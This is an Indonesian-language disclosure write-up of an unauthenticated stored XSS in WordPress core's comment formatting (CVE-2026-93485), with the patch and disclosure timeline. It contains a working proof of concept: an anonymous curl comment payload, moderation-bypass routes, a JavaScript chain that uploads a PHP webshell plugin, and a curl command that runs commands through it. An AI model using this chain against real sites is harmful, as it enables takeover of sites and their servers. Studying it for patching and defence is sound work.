
Artikel ini membahas unauthenticated stored XSS vulnerability di WordPress core yang dilacak sebagai CVE-2026-93485. Jika Anda menggunakan WordPress, segera update minimal ke versi 7.1.1 atau ke rilis terbaru pada branch yang Anda gunakan. Perbaikannya telah di-backport ke setiap branch yang masih didukung hingga versi 4.7.36.
Editorial (IDNSEC): Vulnerability ini dilaporkan oleh penulis, Rafie Muhammad, seorang peneliti keamanan di Awesome Motive Inc., melalui program bug bounty WordPress di HackerOne dan diperbaiki melalui coordinated disclosure.
Artikel ini sebelumnya berjudul Comment2Shell: Zero-Click Pre-Auth XSS to RCE in WordPress Core dan diubah berdasarkan pemberitahuan dari maintainer WordPress untuk menghindari kesalahpahaman.
Tentang comment rendering di WordPress core
WordPress melakukan filter terhadap komentar ketika disimpan menggunakan HTML filter bawaannya (KSES), lalu memformat komentar tersebut ketika ditampilkan melalui filter chain comment_text. Vulnerability ini muncul di antara kedua proses tersebut.
Pengguna dapat mengirim raw HTML sebagai komentar, tetapi allowlist di wp-includes/kses.php:605-633 hanya mengizinkan a[href,title], abbr[title], acronym[title], blockquote[cite], del[datetime], q[cite], dan code.
Ketika komentar dirender, formatting chain berikut didaftarkan pada filter comment_text:
wp-includes/default-filters.php:225-230
add_filter( 'comment_text', 'wptexturize' );
add_filter( 'comment_text', 'convert_chars' );
add_filter( 'comment_text', 'make_clickable', 9 );
add_filter( 'comment_text', 'force_balance_tags', 25 );
add_filter( 'comment_text', 'convert_smilies', 20 );
add_filter( 'comment_text', 'wpautop', 30 );
Semua filter tersebut melakukan rewrite terhadap HTML. Proses rewrite ini memiliki flaw yang mengubah HTML aman menjadi HTML berbahaya dan memungkinkan eksekusi JavaScript.
Security vulnerability
Kunci eksploitasi ini adalah newline (\n) di dalam atribut cite pada <blockquote>, yang memicu serangkaian transformasi tidak aman di dalam filter. Dengan payload yang disusun secara tepat, markup valid yang berisi JavaScript handler dapat terbentuk dan diproses pada hasil render akhir.
Diagram berikut menunjukkan rangkaian transformasi tidak aman tersebut. String event handler yang awalnya diproses sebagai teks biasa di dalam tag <code> dapat berpindah menjadi atribut pada <blockquote> yang mendahuluinya.

(1) KSES mengizinkan atribut cite dan newline pada blockquote
Komentar yang berisi <blockquote cite="\n">TEXT</blockquote> diizinkan oleh KSES. blockquote[cite] merupakan salah satu elemen HTML yang diizinkan.
wp_kses_hair() membaca setiap atribut dengan get_attribute(), yang melakukan decode terhadap HTML character reference, lalu melakukan encode ulang menggunakan strtr() untuk karakter sintaks tertentu:
wp-includes/kses.php:1721-1727
$syntax_characters = array(
'&' => '&',
'<' => '<',
'>' => '>',
"'" => ''',
'"' => '"',
);Karakter \n tidak ada di dalam map tersebut, sehingga newline di dalam nilai atribut seperti cite="a\nb" dapat digunakan.
Sebagai alternatif, newline dalam encoded form seperti cite="a b" juga dapat digunakan karena WordPress akan menyimpannya sebagai karakter \n yang sebenarnya.
(2) wpautop() mengganti newline dengan komentar HTML
wpautop() mengambil setiap newline yang berada di dalam tag dan menggantinya dengan komentar HTML:
wp-includes/formatting.php:502
// Find newlines in all elements and add placeholders.
$text = wp_replace_in_html_tags( $text, array( "\n" => ' <!-- wpnl --> ' ) );
Bagian lain dari fungsi tersebut akan melihat <!-- wpnl --> sebagai pengganti newline. HTML comment ini membawa karakter > sendiri, yang berperan penting pada tahap berikutnya.
(3) wpautop() menyisipkan tag yang tidak terduga
wpautop() menambahkan satu baris kosong di atas setiap block-level opening tag, dan blockquote termasuk dalam daftar tersebut:
wp-includes/formatting.php:490
// Add a double line break above block-level opening tags.
$text = preg_replace( '!(<' . $allblocks . '[\s/>])!', "\n\n$1", $text );
Akibatnya, <blockquote> selalu memulai paragrafnya sendiri, apa pun isi komentarnya, lalu rebuild loop membungkus paragraf tersebut dengan <p>:
wp-includes/formatting.php:539-548
// Split up the contents into an array of strings, separated by double line breaks.
$paragraphs = preg_split( '/\n\s*\n/', $text, -1, PREG_SPLIT_NO_EMPTY );

// Reset $text prior to rebuilding.
$text = '';

// Rebuild the content as a string, wrapping every bit with a <p>.
foreach ( $paragraphs as $paragraph ) {
    $text .= '<p>' . trim( $paragraph, "\n" ) . "</p>\n";
}
Seluruh <blockquote> tetap utuh dan menghasilkan <p><blockquote cite="a <!-- wpnl --> b">.
Terdapat penggunaan preg_replace yang tidak tepat dalam proses formatting tersebut.
wp-includes/formatting.php:563
$text = preg_replace( '|<p><blockquote([^>]*)>|i', '<blockquote$1><p>', $text );
Pola [^>]* tidak dapat melewati karakter >, sehingga pencocokan berhenti pada karakter > pertama yang ditemukannya, yaitu karakter > di dalam comment <!-- wpnl -->. Hasil capture-nya menjadi cite="a <!-- wpnl --, lalu <p> ditulis tepat setelahnya, di tengah nilai cite. Pada akhir fungsi, placeholder dikembalikan menjadi newline dan menghasilkan HTML berikut:
<blockquote cite="a
<p> b"><code>x" onfocus=alert(document.domain) autofocus tabindex=0</code></p></blockquote>
Tag <p> yang tersisip ini menjadi kunci pada tahap berikutnya.
(4) wptexturize() mengodekan tanda petik ganda
Ketika situs menggunakan block theme atau classic theme dengan blok Latest Comments secara penuh, wptexturize() akan dipanggil.
Secara default, block theme memanggilnya melalui get_the_block_template_html().
wp-includes/block-template.php:297-299
$content = wptexturize( $content );
$content = convert_smilies( $content );
$content = wp_filter_content_tags( $content, 'template' );
Classic theme tertentu juga memanggil wptexturize() jika the_content() dipanggil, seperti pada theme Twenty Twenty-One.
wptexturize() melihat <p> yang tersisip sebagai batas tag dan memperlakukan " sebagai teks biasa. Fungsi tersebut mengubah tanda petik itu menjadi typographic entity ”. Tanda petik di dalam <code> tetap lurus karena wptexturize() sengaja mengecualikan isi elemen tertentu:
wp-includes/formatting.php:106
$default_no_texturize_tags = array( 'pre', 'code', 'kbd', 'style', 'script', 'tt' );
Karena code ada di dalam allowlist komentar, elemen <code> dapat membawa raw " yang lolos dari semua filter. Namun, ini bukan satu-satunya cara. Delimiter atribut apa pun di dalam komentar juga dapat digunakan karena tanda petik di dalam tag tidak berada pada posisi teks, sehingga wptexturize() tidak menganggapnya sebagai tanda petik yang perlu di-encode. KSES juga mengizinkan nilai atribut berisi spasi, =, (, dan ), sehingga teks yang berakhir pada posisi nama atribut dapat membentuk event handler yang berfungsi.
(5) Render akhir menghasilkan HTML berbahaya
Setelah seluruh filter chain di atas selesai, HTML akhir kini berisi JavaScript event handler. Proof of concept-nya dapat dilihat di bawah ini.
Proof of concept
Komentar dikirim secara anonim tanpa cookie dan tanpa nonce:
curl -si -X POST "https://example.com/wp-comments-post.php" \
  --data-urlencode $'comment=<blockquote cite="a\nb"><code>x" onfocus=alert(document.domain) autofocus tabindex=0</code></blockquote>' \
  -d 'comment_post_ID=123' -d 'author=zqanon' -d 'email=zqanon@example.com' \
  -d 'comment_parent=0'
Komentar disimpan persis seperti ketika dikirim. Ketika post tersebut diakses tanpa cookie, nilai cite yang dihasilkan berisi tag paragraf di dalamnya:
<blockquote cite="a <p> b”><code>x" onfocus=alert(document.domain) autofocus tabindex=0</code></p></blockquote>
Di browser modern, <blockquote> tersebut kini memiliki onfocus, autofocus, dan tabindex sebagai atribut nyata. autofocus memberi fokus ke elemen saat halaman masih dimuat, sehingga onfocus aktif tanpa interaksi apa pun dan alert menampilkan origin situs melalui document.domain.
Newline dan tanda petik sama-sama diperlukan. Jika newline dihapus, tag tetap utuh dan payload tetap menjadi teks di dalam <code>. Jika tanda petik penutup dipindahkan ke luar elemen <code>, wptexturize() juga akan mengubahnya sehingga tidak ada atribut yang terbentuk.
Skenario yang tidak memerlukan persetujuan
Pada pengaturan bawaan, moderasi komentar tidak aktif karena nilai default comment_moderation adalah 0, sehingga WordPress tidak menahan semua komentar. Komentar dari pengirim baru dibatasi oleh pengaturan terpisah, yaitu comment_previously_approved, yang memiliki nilai default 1 (wp-admin/includes/schema.php:441 dan :546). Inilah alasan WordPress menggunakan judul "subject to comment approval" pada advisory WordPress 7.1.1 security update. Catatan CVE dari Patchstack kemudian menambahkan bahwa persyaratan ini "can be bypassed."
Setidaknya ada tiga jalur yang memungkinkan payload dirender tanpa moderator.
- Menggunakan kembali identitas komentar yang dibuat installer. Instalasi bawaan menyertakan komentar yang telah di-approve dari
A WordPress Commenterdengan alamatwapuu@wordpress.example. Komentar yang dikirim menggunakan nama dan alamat tersebut langsung di-approve karena check_comment() mencocokkan nama author dan alamat email secara bersamaan. - Pengaturannya dinonaktifkan. Jika opsi "Comment author must have a previously approved comment" tidak dicentang di Settings, Discussion, identitas yang benar-benar baru akan langsung disimpan dengan status approved.
- Komentarnya tetap ditahan. Komentar yang masih pending tetap dirender bagi siapa pun yang memiliki cookie
comment_author_<COOKIEHASH>, yaitu siapa pun yang pernah meninggalkan komentar di situs tersebut, melalui tautan?unapproved=<id>&moderation-hash=<hash>milik penyerang sendiri.
Dari XSS ke RCE
Handler berjalan di dalam sesi siapa pun yang membuka halaman tersebut. Jika pengunjung itu adalah administrator yang sedang login, script dapat mengakses plugin installer. Upload plugin merupakan jalur eskalasi yang umum digunakan untuk mengubah XSS dalam konteks administrator menjadi eksekusi kode di server.
Endpoint upload memeriksa upload_plugins (wp-admin/update.php:151), yang dipetakan oleh map_meta_cap() ke capability install_plugins milik administrator. Dengan demikian, handler dapat membaca upload nonce dari form installer, lalu mengirim file zip berisi PHP shell melalui POST:
(async () => {
  // 1. Ambil plugin-upload nonce dari form installer.
  const html = await (await fetch('/wp-admin/plugin-install.php?tab=upload',
                                  { credentials: 'include' })).text();
  const form = new DOMParser().parseFromString(html, 'text/html')
                 .querySelector('form.wp-upload-form');
  const nonce = form.querySelector('[name="_wpnonce"]').value;

  // 2. Buat plugin satu file di memori. buildStoredZip() adalah writer
  //    PKZIP sederhana: local header, stored entry, central directory.
  const php = "<?php /* Plugin Name: X */ if (isset($_GET['c'])) system($_GET['c']);";
  const zip = buildStoredZip('x/x.php', php);

  // 3. Kirim ke installer. Tidak menggunakan file editor atau FTP.
  const body = new FormData();
  body.append('_wpnonce', nonce);
  body.append('pluginzip', new Blob([zip], { type: 'application/zip' }), 'x.zip');
  await fetch('/wp-admin/update.php?action=upload-plugin',
              { method: 'POST', credentials: 'include', body });
})();

Plugin tersebut bahkan tidak perlu diaktifkan. File-nya sudah tersimpan di disk dan file plugin dapat diakses secara langsung, sehingga shell langsung merespons:
curl "https://example.com/wp-content/plugins/x/x.php?c=id"
Apa pun yang dikirim melalui parameter c dijalankan sebagai user web server.
Patch
WordPress 7.1.1 memperbaiki masalah ini dengan perubahan satu baris. Rewrite <p><blockquote> kini menggunakan subpattern yang mengenali tanda petik, sehingga tidak lagi mencocokkan karakter > yang berada di dalam nilai atribut yang diapit tanda petik. Patch tersebut dapat dilihat di bawah ini:
wp-includes/formatting.php:563
// Before, WordPress 7.1 and earlier:
$text = preg_replace( '|<p><blockquote([^>]*)>|i', '<blockquote$1><p>', $text );

// After, WordPress 7.1.1:
$text = preg_replace( '!<p><blockquote((?:[^>"\']|"[^"]*"|\'[^\']*\')*)>!i', '<blockquote$1><p>', $text );
Perubahan ini sesuai dengan perbaikan yang disarankan dalam disclosure report, dengan delimiter yang dipindahkan dari | ke ! karena subpattern baru tersebut mengandung karakter |.
Satu baris sudah cukup karena rewrite tersebut merupakan satu-satunya bagian di wpautop() yang menyisipkan sesuatu ke dalam tag. Dengan subpattern baru, capture berlanjut hingga akhir nilai yang diapit tanda petik, yaitu cite="a <!-- wpnl --> b", dan <p> ditempatkan setelah karakter > yang benar-benar menutup tag.
Timeline
- 8 September 2026 — Dilaporkan kepada tim WordPress core melalui program bug bounty WordPress di HackerOne. Tim keamanan melakukan triase pada hari yang sama.
- 15 September 2026 — CVE diminta dari Patchstack.
- 17 September 2026 — WordPress 7.1.1 dirilis dengan perbaikan tersebut, beserta backport untuk setiap branch yang masih didukung hingga versi 4.7.36.
- 18 September 2026 — Patchstack menetapkan CVE-2026-93485.
- 21 September 2026 — Artikel riset ini dipublikasikan.